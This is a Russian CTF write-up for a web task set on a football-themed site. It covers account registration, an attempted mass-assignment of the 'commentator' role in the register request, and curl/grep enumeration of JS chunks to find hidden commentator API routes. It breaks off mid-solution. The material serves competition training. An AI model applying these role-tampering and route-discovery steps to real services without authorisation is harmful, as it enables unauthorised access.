МИНСПОРТ РОССИИ

ФСП федерация спортивного программирования России

КУБОК ФЕДЕРАЦИИ 2026

РАЙТАП · WEB

ДОГОВОРНЯЧОК

WEB

19 СЕНТЯБРЯ 2026
ОНЛАЙН · CTF TASK-BASED

WEB
КАТЕГОРИЯ

26
СЛАЙДОВ В РАЗБОРЕ

01

ИСХОДНЫЕ ДАННЫЕ

ДОГОВОРНЯЧОК
WEB

ОПИСАНИЕ ЗАДАНИЯ

Я очень люблю футбол, узнал, что собираются провести реконструкцию первого московского матча между командами "Сокольники - Быково". Однако результат может быть другой.


Трансляция будет завтра, но говорят, что у комментаторов заранее пишут, какая команда победит. Мне очень нужно узнать, кто победит. Очень нужно. Очень.

Адрес сервиса: http://HOST:PORT/

02

РЕШЕНИЕ

Перейдем по ссылке указанной в описанием. Попадаем на главную страницу сайта "Московский футбол".




Видим интересующий нас матч между "Сокольники" и "Быково". Перейдем к нему и посмотрим, что тут есть.

02

РЕШЕНИЕ

ПРОДОЛЖЕНИЕ




ДОГОВОРНЯЧОК
WEB

02

РЕШЕНИЕ

ПРОДОЛЖЕНИЕ

На странице `/matches/67` видим информацию про то когда, где состоится матч, краткую информацию про него, номер - 67 и статус трансляции. Также нам доступны страницы прогнозов на матч и новостей. Перейдем на вкладку профиля.




ДОГОВОРНЯЧОК
WEB

02

РЕШЕНИЕ

ПРОДОЛЖЕНИЕ

При нажатие на кнопку "Войти" нас перекинет на страницу для авторизации.




ДОГОВОРНЯЧОК
WEB

02

РЕШЕНИЕ

ПРОДОЛЖЕНИЕ

При попытке войти с неправильными кредами выпадет ошибка `401 Unauthorized {"detail":"Incorrect username or password"}`. Регистрируемся, пароль должен быть >= 8 символов.



ДОГОВОРНЯЧОК
WEB

02

РЕШЕНИЕ

ПРОДОЛЖЕНИЕ

Нас перекидывает в профиль. Тут мы видим наше имя, роль, возможность изменить имя и информацию о себе. Если отследить наши запросы, например, через BurpSuite, то можно увидеть что профиль создается со следующими параметрами:

```
{
    "id":14,
    "username":"QuackQuacky",
    "role":"fan",
    "commentator_id":null,
    "display_name":null,
    "bio":null
}
```

Видим понятные поля `username`, `role`, `display_name`, `bio`. `id` - скорее всего то, какой мы пользователь по счету. Также видим поле `commentator_id`, с учетом того, что наша основная цель связана с комментаторами, стоит обратить внимание на это. Можно сделать предположение, что полю присваивается значение не `null`, если пользователь является комментатором.

Попробуем создать пользователя и сразу присвоить ему `commentator_id` и `role`. Отправим POST-запрос на `/api/v1/auth/register` с телом:

ДОГОВОРНЯЧОК
WEB

02

РЕШЕНИЕ

ПРОДОЛЖЕНИЕ

```
{
    "username":"CommentatorGazMyas",
    "password":"qwertyui",
    "commentator_id":11,
    "role":"commentator"
}
```

Пользователь создастся, и мы даже получим токен, однако он все равно будет иметь "role":"fan","commentator_id":null. Пока что перейдем дальше.

Этот таск вдохновлён ситуацией, произошедшей на ЧМ FIFA. Про нее можно почитать здесь. В той ситуации при регистрации аккаунта на одном поддомене, аккаунт добавлялся в тенант Microsoft Entra, который управлял всеми внутренними платформами FIFA. В нашем же случае мы будем двигаться не в сторону поддоменов, а в сторону подпапок.

Попробовав несколько типовых вариантов по типу `/admin` и т. д., можно выявить закономерность, что при неправильно указанном пути нас просто перебрасывает обратно на главную страницу. Если вы догадаетесь, благодаря контексту таска, можно сразу угадать что страницу `/commentator`.

Однако лучше действовать через более надежный метод, нежели игра в угадайку.


Чанки- это фрагменты кода, на которые разбивается приложение в процессе сборки. Вместо одного огромного JS-файла мы получаем несколько файлов поменьше. Можно увидеть их, например, через F12 → Network

ДОГОВОРНЯЧОК
WEB

02

РЕШЕНИЕ

ПРОДОЛЖЕНИЕ



ДОГОВОРНЯЧОК
WEB

02

РЕШЕНИЕ

ПРОДОЛЖЕНИЕ

Тут мы уже видим `index-xxxxxxxx.js`. Этот файл содержит: - Все React-компоненты главного приложения - Маршрутизацию - API-клиент для взаимодействия с бэкендом - Логику аутентификации - Ссылки на другие чанки, которые загружаются динамически). Его также можно достать через curl:

```
<!doctype html>
<html lang="ru">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <meta name="theme-color" content="#101113" />
    <meta name="description" content="Москва, 1901 год. Завтра на Ширяевом поле состоится первый футбольный матч: Сокольники — Быково. Афиша, прогнозы и новости перед стартовым свистком." />
    <title>Первый матч — Московская футбольная афиша</title>
    <script type="module" crossorigin src="/assets/index-BeM5Muss.js"></script>
    <link rel="stylesheet" crossorigin href="/assets/index-B4PgVo_U.css">
  </head>
  <body><div id="root"></div></body>
</html>
```

Далее пробуем вытащить динамические чанки:

ДОГОВОРНЯЧОК
WEB

02

РЕШЕНИЕ

ПРОДОЛЖЕНИЕ

```
$ curl -sS "http://127.0.0.1:4444/assets/index-BPWRdOYm.js"   | grep -oE '[A-Za-z0-9_-]+\.js'
min.js
min.js
zr.js
zr.js
min.js
min.js
h.js
CommentatorRoutes-W717FPhL.js
S.js
S.js
S.js
...
```

Видим `CommentatorRoutes-W717FPhL.js`. Переходим к нему:

```
$ curl -sS "http://127.0.0.1:4444/assets/CommentatorRoutes-W717FPhL.js"
import{j as e,R as f,a as m,b as x,L as d,r as c,u as N}from"./index-BPWRdOYm.js";async function l(t,s={})
{const r=await fetch(`/api/v1/commentator${t}`,{...s,headers:{Authorization:`Bearer
...
```

ДОГОВОРНЯЧОК
WEB

